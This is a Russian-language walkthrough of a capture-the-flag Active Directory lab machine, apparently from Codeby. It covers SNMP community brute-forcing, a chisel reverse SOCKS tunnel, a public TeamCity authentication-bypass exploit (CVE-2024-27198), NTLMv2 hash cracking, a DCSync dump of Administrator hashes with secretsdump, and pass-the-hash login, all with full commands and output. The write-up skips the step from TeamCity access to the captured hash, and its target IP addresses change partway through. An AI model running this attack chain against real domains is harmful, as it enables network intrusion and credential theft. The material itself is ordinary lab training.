

sherlock

CG :: Детектив

Название: Детектив

Категория: Active Directory

Сложность: Сложная

Очки: 2000

Описание: То, что один предполагает, другой уже наверняка где-нибудь делает

Теги: ActiveDirectory

Хинт: User Datagram

Хинт 2: Группы

Разведка

`nmap -v -sV 192.168.2.13 -Pn`

```
Nmap scan report for 192.168.2.13
Host is up (0.0049s latency).
Not shown: 988 closed tcp ports (conn-refused)
PORT      STATE SERVICE          VERSION
53/tcp    open  domain           Simple DNS Plus
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2024-03-06 10:23:41Z)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn      Microsoft Windows netbios-ssn
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain: codeby.cdb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap             Microsoft Windows Active Directory LDAP (Domain: codeby.cdb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5357/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: Host: SHERLOCK; OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.98 seconds
→ ~/Desktop
```

`impacket-smbclient codeby/'guest'@192.168.2.13 -dc-ip 192.168.2.13 -target-ip 192.168.2.13`

Ничего интересного, сканируем UDP

`sudo nmap -sU 192.168.2.13 -p 161 -Pn`

```
→ ~/Desktop sudo nmap -sU 192.168.1.33 -p 161
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-06 13:25 MSK
Nmap scan report for 192.168.1.33
Host is up (0.00067s latency).

PORT      STATE      SERVICE
161/udp   open|filtered snmp
MAC Address: 08:00:27:2F:44:DF (Oracle VirtualBox virtual NIC)
```

UDP SNMP открыт, необходимо сбрутить somcommunity string для подключения

```
sudo nmap -sU --script snmp-brute 192.168.2.13 -p 161 --script-args snmp-brute.communitiesdb=/usr/share/wordlists/seclists/Discovery/SNMP/common-snmp-community-strings.txt
```

```
→ ~/Desktop sudo nmap -sU --script snmp-brute 192.168.1.33 -p 161 --script-args snmp-brute.communitiesdb=/usr/share/wordlists/seclists/Discovery/SNMP/common-snmp-community-strings.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-06 13:23 MSK
Nmap scan report for 192.168.1.33
Host is up (0.00069s latency).

PORT      STATE      SERVICE
161/udp   open|filtered snmp
| snmp-brute:
|_ System - Valid credentials
MAC Address: 08:00:27:2F:44:DF (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 7.16 seconds
→ ~/Desktop
```

Проверяем:

```
snmpwalk -v 2c -c System 192.168.2.13
```

```
→ ~/Desktop snmpwalk -v 2c -c System 192.168.1.33
iso.3.6.1.2.1.1.1.0 = STRING: "Hardware: AMD64 Family 23 Model 113 Stepping 0 AT/AT COMPATIBLE - Software: Windows Version 6.3 (Build 20348 Multiprocessor Free)"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.311.1.1.3.1.3
iso.3.6.1.2.1.1.3.0 = Timeticks: (87961) 0:14:39.61
iso.3.6.1.2.1.1.4.0 = STRING: "boris.demchenko@codeby.cdb"
iso.3.6.1.2.1.1.5.0 = STRING: "sherlock.codeby.cdb"
iso.3.6.1.2.1.1.6.0 = STRING: "U2hhbm5vbjE="
iso.3.6.1.2.1.1.7.0 = INTEGER: 64
iso.3.6.1.2.1.2.1.0 = INTEGER: 9
iso.3.6.1.2.1.2.2.1.1.1 = INTEGER: 1
iso.3.6.1.2.1.2.2.1.1.2 = INTEGER: 2
iso.3.6.1.2.1.2.2.1.1.3 = INTEGER: 3
iso.3.6.1.2.1.2.2.1.1.4 = INTEGER: 4
iso.3.6.1.2.1.2.2.1.1.5 = INTEGER: 5
iso.3.6.1.2.1.2.2.1.1.6 = INTEGER: 6
iso.3.6.1.2.1.2.2.1.1.7 = INTEGER: 7
iso.3.6.1.2.1.2.2.1.1.8 = INTEGER: 8
iso.3.6.1.2.1.2.2.1.1.9 = INTEGER: 9
```

Подключаемся по WinRM

```
evil-winrm -i 192.168.2.13 -u boris.demchenko -p 'Shannon1'
```

Командой netstat смотрим сетевые соединения

```
netstat -a
```

Active Connections

Proto	Local Address	Foreign Address	State
TCP	0.0.0.0:88	sherlock:0	LISTENING
TCP	0.0.0.0:135	sherlock:0	LISTENING
TCP	0.0.0.0:389	sherlock:0	LISTENING
TCP	0.0.0.0:445	sherlock:0	LISTENING
TCP	0.0.0.0:464	sherlock:0	LISTENING
TCP	0.0.0.0:593	sherlock:0	LISTENING
TCP	0.0.0.0:636	sherlock:0	LISTENING
TCP	0.0.0.0:3268	sherlock:0	LISTENING
TCP	0.0.0.0:3269	sherlock:0	LISTENING
TCP	0.0.0.0:5357	sherlock:0	LISTENING
TCP	0.0.0.0:5985	sherlock:0	LISTENING
TCP	0.0.0.0:8111	sherlock:0	LISTENING
TCP	0.0.0.0:9389	sherlock:0	LISTENING

```
wget http://127.0.0.1:8111/ -UseBasicParsing
```

```
*Evil-WinRM* PS C:\Users\boris.demchenko\Documents> wget http://127.0.0.1:8111/ -UseBasicParsing
```

```

StatusCode      : 200
StatusDescription: The connection has timed out
Content         :
The server at 192.168.1.33 is taking too long to respond.

• The site could be temporarily unavailable or too busy. Try again in a few moments.
• If you're unable to connect to the website, check your computer's network connection.
• If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the
  web.
<!DOCTYPE html>
<html lang="en">
<head>
  <title>Log in to TeamCity &mdash; TeamCity</title>

```

[Try Again](#)

Доступ наружу закрыт файрволом, будет прокидывать reverse socks proxy

Я использую chisel

```
./chisel server -p 8888 --reverse
```

```
./chisel.exe client 192.168.100.8:8888 R:1800:socks
```


```

→ ~/Desktop ./chisel server -p 8888 --reverse
2024/03/06 17:16:47 server: Reverse tunnelling enabled
2024/03/06 17:16:47 server: Fingerprint v9k5zhufiPnLmOpwS6h9aCADMwBOF358gxP5E2vlnXs=
2024/03/06 17:16:47 server: Listening on http://0.0.0.0:8888
2024/03/06 17:18:17 server: session#1: tun: proxy#R:127.0.0.1:1779⇒socks: Listening

```

Проверяем

```
proxychains -f proxychains4.conf firefox
```



Уязвимая версия (свежая от 4 марта)

<https://www.rapid7.com/blog/post/2024/03/04/etr-cve-2024-27198-and-cve-2024-27199-jetbrains-teamcity-multiple-authentication-bypass-vulnerabilities-fixed/>

<https://github.com/rapid7/metasploit-framework/pull/18922>

<https://github.com/yoryio/CVE-2024-27198>

```
proxychains -f proxychains4.conf python3 CVE-2024-27198.py -t http://127.0.0.1:8111/ -u exited3n -p exited3n
```

```
→ ~/Desktop proxychains -f proxychains4.conf python3 CVE-2024-27198.py -t http://127.0.0.1:8111/ -u exited3n -p exited3n
[proxychains] config file found: proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1779 ... 127.0.0.1:8111 ... OK
[+] Version Found: 2023.11.2 (build 147486)
[proxychains] Strict chain ... 127.0.0.1:1779 ... 127.0.0.1:8111 ... OK
[+] Server vulnerable, returning HTTP 200
[proxychains] Strict chain ... 127.0.0.1:1779 ... 127.0.0.1:8111 ... OK
[+] New user exited3n created succesfully! Go to http://127.0.0.1:8111//login.html to login with your new credentials :)
→ ~/Desktop
```

Отлично!


Вариантов реализовать несколько
Я сделаю через создание проектов


```

→ ~/Desktop nano tc
→ ~/Desktop john --wordlist=/usr/share/wordlists/rockyou.txt tc
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Lakers24 (Teamcity)
1g 0:00:00:00 DONE (2024-03-06 17:36) 3.333g/s 634880p/s 634880c/s 634880C/s chino7..55995599
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
→ ~/Desktop

```

Пользователь входит в группу Rep Admin
У группы есть права



Можем провести атаку DCSync

```

impacket-secretsdump codeby.cdb/Teamcity:Lakers24@192.168.1.33 -just-dc-user
Administrator -dc-ip 192.168.1.33

```

```

→ ~/Desktop impacket-secretsdump codeby.cdb/Teamcity:Lakers24@192.168.1.33 -just-dc-user Administrator -dc-ip 192.168.1.33
Impacket v0.11.0 - Copyright 2023 Fortra
[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:785d7f733d1a139f09837b6cbc6f071f :::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:3e2858345097d6b8780ba1d8e50398332442a1857e77965177daf7503e6ea466
Administrator:aes128-cts-hmac-sha1-96:e1a3425dff457d6c3976eaeafc8e546f4
Administrator:des-cbc-md5:32b357c8c2464354
[*] Cleaning up ...

```

Подключаемся используя хеш админа и забираем флаг!

```
→ ~/Desktop evil-winrm -i 192.168.1.33 -u Administrator -H 785d7f733d1a139f09837b6cbc6f071f
```

```
Evil-WinRM shell v3.5
```

```
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
```

```
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
```

```
Info: Establishing connection to remote endpoint
```

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../
```

```
*Evil-WinRM* PS C:\Users\Administrator> type Desktop/root.txt  
the_b3st_Detectiv3}
```

```
*Evil-WinRM* PS C:\Users\Administrator> exit
```

До новых встреч!